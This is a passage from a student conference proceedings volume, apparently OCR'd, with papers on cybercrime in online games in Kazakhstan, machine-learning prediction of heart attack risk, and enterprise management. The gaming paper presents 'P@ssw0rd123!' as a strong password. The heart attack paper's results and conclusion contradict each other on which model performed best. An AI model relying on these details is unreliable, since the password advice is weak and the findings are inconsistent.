На протяжении последних лет Казахстан стал свидетелем растущей популярности онлайн-игр среди молодежи и даже взрослого населения. С развитием интернет-инфраструктуры и доступностью современных игровых платформ, игровая культура страны продолжает расширяться. Однако, с этим ростом возникают и вызовы, включая вопросы безопасности и защиты пользователей от различных видов киберугроз [1].

Власти Казахстана признают необходимость регулированияонлайн-игровой индустрии, стремясь защитить интересы игроков и обеспечить безопасное игровое окружение. Это включает в себя внедрение законодательства, направленного на борьбу с киберпреступностью, а также проведение просветительской работы среди общества о безопасном и ответственном использовании онлайн-игр[2].

Основая часть

Игры, в которые играют онлайн через локальную сеть (LAN), Интернет или другой канал связи, называются онлайн-играми. Они отличаются от компьютерных или видеоигр без сети. Как правило, для игры в онлайн-игры необходимы веб-браузер, необходимое клиентское программное обеспечение и подключение к сети.

Веб-игры - это игры, которые запускаются прямо в браузере, не требуя установки дополнительного ПО. Они доступны на различных устройствах и включают в себя такие игры, как Farmville и Candy Crush Saga.

Онлайн-азартные игры. Это игры, в которых ставки делаются через интернет. Они могут включать в себя казино-игры, покер, ставки на спорт и другие формы азартных развлечений. Игроки могут играть на реальные деньги или бесплатно в зависимости от платформы и страны.

Мобильные игры. Это игры, которые разработаны для запуска на мобильных

устройствах, таких как смартфоны и планшеты. Они могут быть загружены и установлены из мобильных магазинов приложений, таких как App Store для устройств Apple или Google Play Store для устройств на базе Android. Примеры: Angry Birds, Clash of Clans, PUBG Mobile. [3].




Рисунок 1 – Классификация онлайн-игр, относящихся к средствам связи

Причина роста количества кибератак в онлайн-играх

Под влиянием пандемии люди активно ищут новые способы развлечения и общения, что стимулирует рост игровой отрасли. Несмотря на смягчение ограничений, этот сегмент экономики продолжает демонстрировать стабильный рост. Онлайн-игры являются прибыльной платформой, где заработок осуществляется за счет продажи виртуальных предметов и различных подписок. Постепенное внедрение монетизации в игровые онлайн-проекты делает их более привлекательными для кибератак.

Во время онлайн-игр многие игроки выключают антивирусные программы, чтобы улучшить производительность компьютера. Хотя это может улучшить игровой опыт, оно также уменьшает безопасность устройства и данных. Такое поведение ставит игроков в опасность перед киберпреступниками, угрожая их безопасности. [3]

Виды киберпреступности в онлайн-играх

Разнообразные методы недобросовестного получения преимущества в соответствии с правилами и типом игры являются характерными для мошенничества в сфере онлайн-игр.Злоумышленники в онлайн-играх используют клиентов и ботов для своих целей, таких как фальсификация игровых ситуаций и участие в мошеннических схемах. Важно быть осторожным при сделках и сообщать о подозрительной активности.

Фишинговыеатаки могут включать созданиефейковых сайтов, чтобыполучить личные данные пользователей. Рекомендуется избегать подозрительных ссылок и использовать программы кибербезопасности.

Кража в онлайн-играх. Это особенно актуально для широко известных и популярных игр. Рекомендуется использовать надежные пароли и активировать двухфакторную аутентификацию как для игровых учетных записей, так и для основных адресов электронной почты[3].

Всвоемисследованиипотемекиберпреступностивонлайн-играх«Лабораторией Касперского», опубликовала, что одним из наиболее распространенных методов обмана в играх — бесплатная раздача внутриигровых предметов или скинов на сайтах. Игрокам предлагается ввести свои учетные данные на игровом сервисе, после чего они лишаются доступа к своей учетной записи. Ниже представлена статистика киберпреступности в онлайн играх (Рис.2).




Рисунок 2 –статистика игр "Лаборатории Касперского"

Последствия кибератак в онлайн играх

Кибератаки в онлайн-играх -это серьезная проблема, которая может иметь ряд негативных последствий для игроков.

Эти последствия включают:

− Потеря внутриигровых активов: Игроки могут лишиться виртуальной валюты, ценных предметов, персонажей или прогресса в игре, что может привести к потере времени и денег, ухудшению игрового процесса и общему разочарованию.

− Потеря личной информации: Киберпреступники могут воспользоваться уязвимостями в игре или на игровых платформах, чтобы получить доступ к личной информации игроков, такой как имена, адреса, номера телефонов или платежные данные.

− Ущерб репутации: Игроки, чьи учетные записи были использованы для

вредоносных действий (например, читерства или мошенничества), могут столкнуться с ущербом репутации в игровом сообществе. Это может привести к негативным взаимодействиям с другими игроками и социальной изоляции.

The International 2015, крупнейший турнир Valve по Dota 2 стоимостью $18 миллионов, столкнулся с серьезными проблемами из-за DDoS-атаки. Во время решающего матча были длительные задержки, вызвавшие стресс у игроков и зрителей. Уязвимость игры к таким атакам связана с зависимостью от интернет-подключения, что может создавать серьезные проблемы для организаторов и участников турниров.

Способы защиты геймеров и игровых платформ от кибератак в онлайн-играх

1. 1.Создавайте сложные пароли**:** "Надежный" пароль обычно включает как прописные, так и строчные буквы, цифры и специальные символы. Например, пароль "P@ssw0rd123!".Не рекомендуется использовать в качестве пароля легко доступные данные (например, имя вашего питомца).Важно сохранять безопасность паролей и не повторять их на различных ресурсах.

2. Включите многофакторную аутентификацию: Включение многофакторной аутентификации с использованием дополнительного адреса электронной почты или номера телефона обеспечивает защиту даже в случае вторжения в ваш аккаунт: вы сможете предотвратить его, прежде чем будет причинен какой-либо серьезный ущерб. Многие компании, как Sony, Microsoft и Nintendo, предоставляют эту функцию в своих аккаунтах.

3.Будьте осторожны с ссылками: Осторожность припереходе по ссылкам из электронных писем игровых платформю Если возникают подозрения на мошенничество, рекомендуется просто удалить письмо. Лучше обратиться напрямую в компанию, чем рисковать доступом к вашему аккаунту [4].

Заключение

Обеспечение защиты геймеров от потенциальных атак и мошенничества становится приоритетом для игровых компаний. Необходимость принятия соответствующих мер для обеспечения безопасности в онлайн-играх признается и поддерживается игровыми платформами и международными организациями. Однако, помимо технических мер защиты, важно такжеобратить вниманиенаобразованиеипросвещениегеймерово методах защиты от кибератак и безопасном поведении в сети. Только совместными усилиями игровой индустрии и игроков можно обеспечить безопасное и защищенное игровое окружение, где каждый пользователь может наслаждаться игрой, не беспокоясь о своей безопасности и конфиденциальности.

СПИСОК ЛИТЕРАТУРЫ

1. Капитал. Евгений Неверов: Рынок компьютерных игр высоко маржинален [Электронный ресурс] URL: https://kapital.kz/business/119252/yevgeniy-neverov-rynok-komp-yuternykh-igr-vysoko-marzhinalen.html (дата обращения: 20.02.2024)

2. An analysis of online gaming crime characteristics by Ying-Chieh Chen, Patrick S. Chen “Instituteof Information Management, NationalChiao-Tung University, Taipei, Taiwan, Republic of China”[Электронный ресурс]URL: https://www.researchgate.net/publication/220147095_An_analysis_of_online_gaming_crime_ch aracteristics (дата обращения: 20.02.2024)

3. TECHSPOT. Valve's $18 million Dota 2 tournament disrupted by crippling DDoS attack [Электронный ресурс] URL: https://www.techspot.com/news/61641-valve-18-million-dota-2-tournament-disrupted-crippling.html (дата обращения: 22.02.2024)

4. А. В. Яшин, Т. А. Фролова: СОВРЕМЕННЫЕ ПРОБЛЕМЫ ПРОТИВОДЕЙСТВИЯ КИБЕРПРЕСТУПЛЕНИЯМ В РОССИЙСКОЙ ФЕДЕРАЦИИ[Статья]. URL: https://cyberleninka.ru/article/n/sovremennye-problemy-protivodeystviya-kiberprestupleniyam-v-rossiyskoy-federatsii (дата обращения 24.02.2024)

5. Plextrac(Платформа): Кибербезопасность для геймеров: как защитить ваши видеоигры [Электронный ресурс] URL:https://cyberleninka.ru/article/n/sovremennye-problemy-protivodeystviya-kiberprestupleniyam-v-rossiyskoy-federatsii/viewer (дата обращения 24.02.2024)

REFERENCES

1. Капитал. Евгений Неверов: Рынок компьютерных игр высоко маржинален [Электронный ресурс] URL: https://kapital.kz/business/119252/yevgeniy-neverov-rynok-komp-yuternykh-igr-vysoko-marzhinalen.html (дата обращения: 20.02.2024)

2. An analysis of online gaming crime characteristics by Ying-Chieh Chen, Patrick S. Chen “Instituteof Information Management, NationalChiao-Tung University, Taipei, Taiwan, Republic of China” [online resource] URL: An analysis of online gaming crime characteristics | Request PDF (researchgate.net) (date: 20.02.2024)

3. Valve's $18 million Dota 2 tournament disrupted by crippling DDoS attack [online resource] URL: Valve's $18 million Dota 2 tournament disrupted by crippling DDoS attack | TechSpot (date: 22.02.2024)

4. A.V. Yashin, T. A. Frolova:MODERNPROBLEMSOFCOUNTERINGCYBER CRIME INTHE RUSSIAN FEDERATION [Article]. URL: https://cyberleninka.ru/article/n/sovremennye-problemy-protivodeystviya-kiberprestupleniyam-v-rossiyskoy-federatsii (date: 24.02.2024)

5. Plextrac(Platform): Cybersecurity for Gamers: How to Protect Your Video Games[Electronic resource] URL: https://cyberleninka.ru/article/n/sovremennye-problemy-protivodeystviya-kiberprestupleniyam-v-rossiyskoy-federatsii/viewer (date: 24.02.2024)

Ахметова Б.Қ., Абылкасым А.Е. Ғылыми жетекші: Макиленов Ш.Н.

Онлайн ойындар саласындағы киберқылмыспен күрес: ойыншылар мен ойын платформаларын қорғау

Аңдатпа. Мақалада онлайн ойындардағы кибершабуылдардың анықтамалары берілген. Бұл ортада киберқылмыстың көбеюінің себептері туралы да ақпарат бар. Сонымен қатар, кибершабуыл түрлері және олардың салдары туралы жазылған. Сонымен қатар, мұндай шабуылдардан қорғану жолдары бар.

Түйін сөздер: кибершабуыл, киберқылмыс, онлайн ойындар, платформа, аутентификация, антивирус, мониторинг, ойнатқыш, сервер, деректер, ұрлық.

Akhmetova.B.K., Abylkassym.A.Y Scientific supervisor: Makilenov.S.N

Fighting cyber crime in the sphere of online games: protecting gamers and gaming platforms

Abstract. The article covers the basic information about cyber attacks in online gaming. It analyzes different kind of attacks and gives ways on how to protect gamers and companies from cyber criminals .

Keywords: cyber attack, online games, platform, users, server, cyber theft, data.

Сведения об авторах:

Ахметова Бақыт Қайратқызы, студент 1 курса ОП «6B06301 - Компьютерная безопасность», Международный университет информационных технологий. +77473337210 **Абылкасым Айгерім Ерланқызы**, студент 1 курса ОП «6B06301 - Компьютерная безопасность», Международный университет информационных технологий. +77784147563

Макиленов Шакирт Нурлубекулы, магистр технических наук, сениор-лектор кафедры «Кибербезопасность», Международный университет информационных технологий

About the authors:

Aigerim Abylkassym, 1st year bachelor's student in «6B06301 – Computer security», International Information Technology University. +77784147563

Bakyt Akhmetova, 1st year bachelor's student in «6B06301 – Computer security», International Information Technology University. .+77473337210

Shakirt Makilenov, master of engineering sciences, senior-lecturer at Department of Cybersecurity, International Information Technology University.

Авторлар туралы ақпарат:

Ахметова Бақыт Қайратқызы, «6B06301 – Компьютерлік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті. +77473337210

Абылкасым Айгерім Ерланқызы, «6B06301 – Компьютерлік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті. +77784147563

Макиленов Шәкірт Нұрлыбекұлы, техника ғылымдарының магистрі, «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті.

УДК 530.1, 681.3.06

Adiat L.[1], Yermek T.Zh.[2]
[1,2]International Information Technology University Almaty, Kazakhstan
Scientific supervisor: Altaibek A.A., Omarov B.S.

Heart attack risk classification with machine learning application

Abstract. This study examines an analytical strategy for machine learning applications aimed at predicting the risk of heart attacks using a publicly accessible database. The dataset contains key information about patients' individual characteristics, such as age, gender, heart rate, systolic blood pressure, diastolic blood pressure, and blood sugar. The objective of this research is to select the most suitable model for predicting the risk of heart attacks. The researchers conducted descriptive analytics and exploratory data analysis using various factors to predict risk by applying machine learning algorithms and techniques, including SVM, logistic regression, random forest, and XGBoost. The study involves extensive data analysis and rigorous model training processes.

Keywords: Heart attack, risk prediction, machine learning, exploratory data analysis

Introduction

Cardiovascular diseases, responsible for approximately 17.9 million fatalities annually, are the leading cause of death worldwide. Heart attacks and strokes account for over 80% of these deaths, with a third occurring prematurely in individuals under 70 years of age. Early diagnosis and prompt medical assistance are crucial in addressing this significant public health challenge. Lifestyle factors, such as unhealthy diets, lack of physical activity, smoking, and alcohol consumption, as well as inadequate sleep, all contribute to the detrimental impact on the cardiovascular system. In 2018, China reported 330 million cardiovascular disease patients, including 11 million stroke cases and over 270 million heart-related diseases. In the United States, heart disease accounts for approximately 25% of all deaths, totaling around 600,000 annually. The medical industry faces significant challenges in predicting and diagnosing heart disease due to factors such as physical examination, patient symptoms, and signs. Factors such as cholesterol levels, smoking habits, obesity, family history of diseases, blood pressure, and working environment can all influence heart disease. To reduce the risk of heart disease, the American Heart Association recommends regular check-ups, a healthy diet, regular exercise, maintaining a healthy weight, and avoiding tobacco and excessive alcohol consumption.

Machine learning has transformed disease detection by enabling the development of predictive models [3] that analyze massive datasets to identify subtle trends and anomalies, thereby facilitating early diagnosis and intervention. Recent studies have demonstrated the effectiveness of machine learning techniques in forecasting the likelihood of heart attacks based on various parameters [4].

Machine learning models have the potential to predict cardiac disease more accurately and identify complex correlations between various risk factors [5]. The objective of this study is to design and evaluate a machine learning model that can forecast the risk of heart disease. This will involve the use of a dataset containing patient information and clinical measurements. The study will compare the performance of different machine learning algorithms, such as logistic regression, in predicting heart attacks. The choice of the most efficient algorithm is crucial since it will directly impact the model's ability to process data, identify complex relationships, and make reliable predictions. The study's results will provide evidence-based recommendations to healthcare providers and policymakers, but the scope of the research is limited to the evaluation of a single dataset containing patient information and clinical measurements. The model developed in this study is intended for research purposes only and should not be used in place of clinical diagnosis or treatment.

Methodology

The exploratory data analysis was performed using publicly accessible data. The heart attack datasets were collected at Zheen hospital in Erbil, Iraq, from January 2019 to May 2019. The attributes of this dataset are age, gender, heart rate, systolic blood pressure, diastolic blood pressure, blood sugar, ck-mb and troponin with negative or positive output. According to the provided information, the medical dataset classifies either heart attack or none. The gender column in the data is normalized: the male is set to 1 and the female to 0. The glucose column is set to 1 if it is > 120; otherwise,0. As for the output, positive is set to 1 and negative to 0 (*https://data.mendeley.com/datasets/wmhctcrt5v/1*). There are 1319 records and 9 features. In addition, there are no inconsistencies in the dataset: 0 missing values and 0 duplicated values.

Attribute	Description
Age	Age of the patient
Gender	Gender of the patient (0 for Female, 1 for Male)
Heart Rate	Heart rate of the patient
Systolic Blood Pressure	Systolic blood pressure of the patient
Diastolic Blood Pressure	Diastolic blood pressure of the patient
Blood Sugar	Blood sugar level of the patient (1 if > 120, 0 otherwise)
CK-MB	Creatine kinase-MB (CK-MB) level of the patient
Troponin	Troponin level of the patient
Output	Classification of heart attack (1 for positive, 0 for negative)

Table 1 – Dataset features

We used this kind of analysis to identify class imbalances and, if necessary, devise measures to address them. Further in our investigation class imbalance could significantly impact on performance of Machine Learning (ML) models.

In our scenario, the dataset is skewed. The positive class with 800 values is commonly known as the majority class. On the other hand, the negative class is referred to as the minority class.

Overall, this plot shows that some strategies should be applied to address class imbalance.




Figure 1 – Target Analysis

Examining the correlation matrix can help identify relationships between features in a dataset. By determining whether these relationships are positively, negatively, or uncorrelated, it is possible to identify redundant and highly correlated features. Removing these redundant features can improve model performance and reduce overfitting by reducing the dimensionality of the dataset. In our case, there is a strong positive correlation between systolic and diastolic blood pressure features, and CK-MB, age, gender, and troponin have a substantial link with the target variable compared to other features. Therefore, we can assume that these features are important and may be predictive of the target variable.




Figure 2 - Correlation matrix

Results

The study selected four models, namely SVM, Logistic Regression, Random Forest, and XGBoost, to accomplish the task. The choice of these models was deliberate, as each has its strengths and advantages. SVM is an effective model for processing high-dimensional data and finding complex decision boundaries, making it suitable for both linear and nonlinear classification problems. Logistic Regression is a simple yet

powerful linear model suitable for binary classification tasks, and it is computationally efficient, making it easy to train. Random Forest is chosen because it automatically handles feature selection and provides feature importance scores. XGBoost and Random Forest were chosen because of their ability to handle feature interactions, outliers, and class imbalance effectively. XGBoost and Random Forest demonstrated the highest accuracy among the compared models, which could be attributed to their robustness to class imbalance and outliers.




Figure 3 – Model's comparison

Conclusion

In our study, we performed an exploratory data analysis of machine learning algorithms' accuracy and compared their performance. After evaluating various widely used algorithms for forecasting heart disease, we found that logistic regression showed exceptional results, achieving the highest accuracy level. This enabled us to accurately classify patients with heart disease. Machine learning algorithms hold great potential for predicting heart disease, and ongoing research in this area is expected to significantly improve healthcare and patient outcomes.

REFERENCES

Rahman, A. U., Saeed, M., Saeed, M. H., "A framework for susceptibility analysis of brain tumours based on uncertain analytical cum algorithmic modeling." Bioengineering, 10(2), 147(2023). DOI:*10.3390/bioengineering10020147*

World Health Organization, "cardiovascular diseases (CVDs)", URL: *https://www.who.int/health-topics/cardiovascular-diseases#tab=tab_1*

Marat Nurtas, Baishemirov Zharasbek, Zhanabekov Zhandos, Applying Neural Network for predicting cardiovascular disase risk, News of the National Academy of sciences of the Republic of Kazakhstan. Volume 4, Number 332 (2020), 28 – 34. *https://doi.org/10.32014/2020.2518-1726.62*

Siyi Wang, "Research on the heart attack prediction based on logistic regression." Highlights in Science, Engineering and Technology, Volume 65 (2023). DOI: *10.1016/j.tele.2018.11.007*

D. for H. D. and S. P., National Center for Chronic Disease Prevention and Health Promotion, "Heart Disease Facts," 2021. *https://www.cdc.gov/heartdisease/facts.htm#:~:text=Coronary* heart disease is the, killing 375%2C476 people in 2021.&text=About 1 in 20 adults, have CAD (about 5%25).&text=In 2021%2C about 2 in, less than 65 years old.

Адиат Л., Ермек Т. Ж.
Ғылыми жетекші: Алтайбек А.А., Омаров Б.С.

Машиналық оқыту қолданбасымен инфаркт қаупінің жіктелуі

Аңдатпа. Бұл зерттеу жалпыға қолжетімді дерекқор арқылы инфаркт қаупін болжау үшін машиналық оқыту қолданбаларына арналған аналитикалық стратегияны зерттейді. Бұл зерттеудің мақсаты - инфаркт қаупін болжау үшін ең қолайлы модельді таңдау. Зерттеушілер SVM, логистикалық регрессия, кездейсоқ орман және XGBoost сияқты алгоритмдер мен машиналық оқыту әдістерін қолдана отырып, тәуекелді болжау үшін әртүрлі факторларды пайдалана отырып, сипаттамалық аналитика және барлау деректерін талдау жүргізді. Зерттеу кең көлемді деректерді талдауды және қатаң үлгіні оқыту процестерін қамтиды.

Түйін сөздер: Жүрек соғысы, тәуекелді болжау, машиналық оқыту, барлау деректерін талдау.

Адиат Л., Ермек Т. Ж.
Научный руководитель: Алтайбек А.А., Омаров Б.С.

Классификация риска сердечного приступа с помощью приложения машинного обучения

Аннотация. В этом исследовании рассматривается аналитическая стратегия приложений машинного обучения, направленная на прогнозирование риска сердечных приступов с использованием общедоступной базы данных. Целью данного исследования является выбор наиболее подходящей модели для прогнозирования риска сердечных приступов. Исследователи провели описательную аналитику и исследовательский анализ данных, используя различные факторы для прогнозирования риска, применяя алгоритмы и методы машинного обучения, включая SVM, логистическую регрессию, случайный лес и XGBoost. Исследование включает в себя обширный анализ данных и строгие процессы обучения модели.

Ключевые слова: Сердечный приступ, прогнозирование рисков, машинное обучение, исследовательский анализ данных.

Сведения об авторах:

Адиат Лашын, студент магистратуры 2-го курса, тютор кафедры математического и компьютерного моделирования Международного университета информационных технологий.

Ермек Толе Би Жайдарулы, студент магистратуры 2-го курса Международного университета информационных технологий.

About the authors:

Adiat Lashyn, 2nd year master's student, tutor at the Department of Mathematical and Computer Modeling at the International University of Information Technologies.

Yermek Tole Bi Zhaidaruly, 2nd year master's student at the International University of Information Technologies.

Авторлар туралы ақпарат:

Адиат Лашын, 2 курс магистранты, Халықаралық ақпараттық технологиялар университетінің «Математикалық және компьютерлік модельдеу» кафедрасының тюторы.

Ермек Төле би Жайдарұлы, Халықаралық ақпараттық технологиялар университетінің 2 курс магистранты.

УДК-004.942

К.М. Алдабергенова[1], М.А.Кантуреева[2]
[1,2] Л.Н. Гумилев атындағы Еуразия ұлттық университеті,
Нұр-Сұлтан қ, Қазақстан

КӘСІПОРЫНДЫ БАСҚАРУ ЖҮЙЕСІН ЖӘНЕ ШЕШІМ ҚАБЫЛДАУДА ҚОЛДАУДЫ ЖЕТІЛДІРУ БАҒЫТТАРЫНА ШОЛУ

Аннотация. Басқару шешімдерін қабылдау процесінің әдіснамасы жүйелік тәсілге негізделген, ал оны қолданудың практикалық нәтижесі шешім қабылдаудың дамыған әдістері болып табылады. Шешімдер қабылданатын кезеңнің ұзақтығы ұлғайған сайын шешілетін міндеттердің мазмұны да өзгереді. Кезең неғұрлым ұзақ болса, жүйеде соғұрлым үлкен өзгерістер болады. Бұл мақалада кәсіпорынның басқару жүйесінде қабылданған шешімдердің ерекшеліктерін қамтылуы туралы және кәсіпорынның ұйымдық құрылымын бизнес-процестерге бағындыру идеясын жүзеге асырудың перспективалық тәсілдеріне шолу туралы қарастырылған.

Кілттік сөздер: Кәсіпорындарды басқару жүйелері, қозғалыс, бизнес-процестер, шешім қабылдау, басқару шешімдері.

Кіріспе

Даму табиғаттың, қоғамның және білімнің тарихын түсіндірудің әмбебап принципі ретінде [1], сонымен қатар эволюциясы объект пен объект арасындағы қайшылықтардың үнемі пайда болуының және кейіннен шешілуінің салдары болып табылатын экономикалық объектілерді басқару жүйелеріне де таралады.

Кез-келген сипаттағы жүйелердің дамуының қозғаушы күші ретінде қарастырылатын қарама-қайшылықтарды зерттеуді Гегель қажет деп санады, өйткені «қайшылық – дүниені шын мәнінде қозғалтады» [2]. Қарама-қайшылықтарды анықтау және талдау олардың пайда болу себептерін анықтауға, оларды шешу жолдарын табуға, жүйенің одан әрі даму жолдарын, сондай-ақ қайшылықтардың көзі болып табылатын факторларды анықтауға мүмкіндік береді.

Өнеркәсіптік кәсіпорынның дамуы факторлардың екі тобымен анықталады: сыртқы және ішкі. Сыртқы факторлар кәсіпорынның сыртқы орта объектілерімен (банктер, кәсіпорындар, фискалдық, құқық қорғау және басқа органдар) өзара әрекеттесуінің нәтижесінде туындайтын және осы өзара әрекеттесуді көрсететін салаларға (жеткізу, өткізу, қаржы, т.б.).

Ішкі факторлар өндірістің оны қамтамасыз ететін қызметтермен және басқару аппаратымен өзара әрекеттесуінің нәтижесінде туындайтын қарама-қайшылықтар тобын тудырады. Жүйенің сыртқы өзгерістерге немесе өндірістің дамуына байланысты өзгерістерге адекватты емес реакциясы (немесе олардың болмауы) ұйымдық құрылымдағы, басқару құралдары мен әдістерін өзгерту арқылы жеңуге болатын қарама-қайшылықтардың жинақталуына әкеледі.

Соңғысы біз үшін ерекше маңызды, өйткені басқару әдістерінің дамуына басқару шешімдерін қалыптастыру кезінде туындайтын мәселелер әсер етеді. Басқару шешімдерін қалыптастыру механизміне басқару әдістерінің кері әсері де бар. Барлық қайшылықтарды екі топқа бөлуге болады: жалпы және арнайы. Жалпылар тұтастай алғанда кез келген ұйымдық басқару жүйесіне, ал нақтылары шешімдерді қалыптастырудың нақты формалары мен әдістеріне жатады.

Кәсіпорынның жалпы қайшылықтары [3] - әдебиетте терең зерттелген, Мұнда автор ең маңызды қайшылықтардың қатарына кәсіпорынның тұрақты даму жағдайындағы тұрақтылыққа деген ұмтылысын жатқызады. Дж. Гарднер, қазіргі заманғы басқару мәселелерін зерттеушілердің бірі, осыған байланысты: «мүмкін болатын жалғыз тұрақтылық - қозғалыстағы тұрақтылық» [4].

Қозғалыс, бұрын атап өткеніміздей, қарама-қайшылықтардан туындайтындықтан, олардың шешімі жүйенің тұрақтылығы мен оның үнемі жетілдірілуі арасындағы «динамикалық тепе-теңдікті» табудан тұрады, яғни жаңа басқару шешімдерін іздеуде, өйткені ескі стереотиптерді үнемі өзгеріп отыратын сыртқы ортада пайдалану мүмкін емес.

Г.Саймон [5] атап өткендей, ұйымдарға тән іргелі қайшылықтардың бірі жеке қызметкер мен жалпы ұйым арасындағы қарым-қатынастың екіжақтылығы болып табылады. Бір жағынан, ұйым оның шығармашылық әлеуетін пайдалану үшін оған мүмкіндігінше әрекет ету еркіндігін қамтамасыз етуі керек, бірақ екінші жағынан, ұйымның әсер ету дәрежесі қызметкердің іс-әрекеті өз орнында қалуы үшін жеткілікті күшті болуы керек, ұйым қозғалысының орбитасы және оған қайшы келмейді.

Жұмыста [3] - әдебиеттегі тағы бір қарама - қайшылық келтірілген - басқару жүйесінің табиғаты бойынша консервативті басқару аппаратының осы дамуды дамытуға және тежеуге деген ұмтылысы. Консервативтілік басқару жүйесінің қасиеті ретінде кез-келген жүйеге тән жалпы қасиеттерден туындайды: құрылымның болуы, жүйенің тұтастығы және т. б. Осыған байланысты, біз оның миссиясын толықтыруды қамтамасыз ету және үнемі өзгеріп отыратын сыртқы орта мен ішкі ұйым жағдайында өміршеңдігін сақтау үшін басқару субъектісін (басқару жүйесін), басқару объектісін (өндірісті) және тұтастай жүйені жетілдіруге мүмкіндік беретін шешімдерді ажыратамыз.

Ерекше қарама-қайшылықтар басқарудың нақты әдістеріне қатысты, олар уақыт өте келе басқару объектісіне де, субъектісіне де сәйкес келуін тоқтатады.

Кәсіпорындарды басқару жүйелерін жетілдіру және олардың шеңберінде шешімдерді қалыптастыруды қолдау әдістерін экономиканы жаһандық қайта құру нәтижесінде пайда болатын ұйымдастырушылық басқару формаларының даму ерекшеліктерін ескере отырып, оларды қарастыра отырып зерттеуге болады.

Экономикалық жүйенің негізі институционалды түрде ресімделген меншік қатынастары, сондай-ақ құқық тұрғысынан қарастырылады. Меншіктің қандай формасы экономикалық жүйенің негізін құрайтындығына байланысты оның келесі түрлері ажыратылады:

· орталықтандырылған басқарылатын экономикалық жүйе;

· нарық жүйесі;
· аралас экономика.

Аралас экономика экономикалық қызметті әкімшілік-иерархиялық үйлестіруді қолдана отырып, нарықтың артықшылықтарын біріктіреді. Экономиканың бұл түрінің ерекшелігі-мемлекеттің экономикалық функцияларын шектеу.

Ұйымдық құрылымдардың негізгі тенденциясы классикалық сызықтық-функционалдық құрылымнан басқаруды демократияландыруды қамтамасыз ететін құрылымдарға ауысу болды. Мұндай құрылымның жарқын шарасы ірі автономды өндірістік-шаруашылық бөлімшелерін және оларға сәйкес Басқару деңгейлерін бөлуге негізделген, осы бөлімшелерге жедел-өндірістік дербестік бере отырып және пайда алу үшін жауапкершілікті осы деңгейге ауыстыра отырып, дивизиондық құрылым болып табылады. Әр дивизионның (бөлімшенің) өзіндік функционалды бөлімшелері бар, бұл жұмыстың белгілі бір қайталануына әкеледі.

